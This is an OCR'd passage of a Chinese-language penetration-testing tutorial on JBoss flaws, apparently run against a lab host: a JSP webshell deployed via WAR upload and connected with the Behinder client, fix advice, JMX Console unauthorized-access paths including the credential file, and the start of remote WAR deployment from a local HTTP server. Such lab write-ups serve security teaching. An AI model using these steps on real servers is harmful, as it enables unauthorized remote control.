



那么上传目录

就是war包名所在的文件夹

1. /shell/shell.jsp




新增Shell
URL:
http://192.168.175.194:8080/shell/shell.jsp
密码:
rebeyond
脚本类型:
jsp
分类:
default
自定义请求头:
备注:
取消
保存



http://192.168.175.194:8080/shell/shell.jsp
URL:
http://192.168.175.194:8080/shell/shell.jsp
已连接
基本信息
命令执行
虚拟终端
文件管理
内网穿透
反弹shell
数据库管理
自定义代码
平行空间
扩展功能
备忘录
更新信息
环境变量:
USERPROFILE=C:\Users\dayu
ProgramData=C:\ProgramData
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
windows_tracing_logfile=C:\BVTBin\Tests\installpackage\csilogfile.log
ProgramFiles(x86)=C:\Program Files (x86)
JBOSS_CLASSPATH=C:\JBoss6\jboss-6.1.0.Final\bin\run.jar
JAVA=java
windows_tracing_flags=3
TEMP=C:\Users\dayu\AppData\Local\Temp
SystemDrive=C:
ProgramFiles=C:\Program Files
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\JBoss6\jboss-6.1.0.Final\bin;
HOMEDRIVE=C:
JAVA_OPTS=-Dprogram.name=run.bat -Dlogging.configuration=file:logging.properties -Xms128M -Xmx512M -XX:MaxPermSize=256M -Dsun.rmi.dgc.client.gcInterval=3600000 -Dsun.rmi.dgc.server.gcInterval=3600000 -Dorg.jboss.resolver.warning=true -server
RUNJAR=C:\JBoss6\jboss-6.1.0.Final\bin\run.jar
PROCESSOR_REVISION=9e0a
RUN_CLASSPATH=C:\JBoss6\jboss-6.1.0.Final\bin\run.jar
=C:=C:\JBoss6\jboss-6.1.0.Final\bin
USERDOMAIN=WIN-S08SN3AEOEO
ALLUSERSPROFILE=C:\ProgramData
RUN_CONF=C:\JBoss6\jboss-6.1.0.Final\bin\run.conf.bat
ProgramW6432=C:\Program Files
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 158 Stepping 10, GenuineIntel
SESSIONNAME=Console
PROGNAME=run.bat
TMP=C:\Users\dayu\AppData\Local\Temp
CommonProgramFiles=C:\Program Files\Common Files
=::=::\
LOGONSERVER=\\WIN-S08SN3AEOEO
PROCESSOR_ARCHITECTURE=AMD64
FP_NO_HOST_CHECK=NO
OS=Windows_NT
HOMEPATH=\Users\dayu
PROMPT=PG
JBOSS_HOME=C:\JBoss6\jboss-6.1.0.Final
PROCESSOR_LEVEL=6
CommonProgramW6432=C:\Program Files\Common Files
LOCALAPPDATA=C:\Users\dayu\AppData\Local
JBOSS_ENDORSED_DIRS=C:\JBoss6\jboss-6.1.0.Final\lib\endorsed
COMPUTERNAME=WIN-S08SN3AEOEO
windir=C:\Windows
SystemRoot=C:\Windows
NUMBER_OF_PROCESSORS=1
USERNAME=dayu
PUBLIC=C:\Users\Public
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
[OK]连接成功，基本信息获取完成。
冰蝎 v3.0 Beta 10 By rebeyond


修复建议

1.修改密码

默认密码的位置

1. C:\JBoss6\jboss-6.1.0.Final\server\default\conf\props





2.删除 Administration Console页面

Jboss版本>=6.0，Administration Console页面路径为

1. C:\jboss-6.1.0.Final\common\deploy\admin-console.war

6.0之前的版本

1. C:\jboss-4.2.3\server\default\deploy\management\console-mgr.sar\web-console.war

低版本 JMX Console未授权访问

漏洞原理

JMX Console是Jboss管理控制台，访问控制不严导致的漏洞！

Jboss 4.x及其之前的版本 console管理路径为/jmx-console/和/web-console/!

jmx-console的配置文件为

```
1. /opt/jboss/jboss4/server/default/deploy/jmx-console.war/WEB-INF/jboss-web.xml
2. #jboss的绝对路径不同网站不一样
```

Web-Console的配置文件为


```
1. /opt/jboss/jboss4/server/default/deploy/management/console-mgr.sar/web-console.war/WEB-INF/jboss-web.xml#jboss的绝对路径不同网站不一样
```


控制台账号密码

jmx-console和web-console共用一个账号密码，账号密码文件在


```
1. /opt/jboss/jboss4/server/default/conf/props/jmx-console-users.properties
```

漏洞利用






保存的路径




继续往下翻



远程war包部署

1. service apache2 startpython -m **SimpleHTTPServer** 9999

自己本地访问一下 发现是可以的



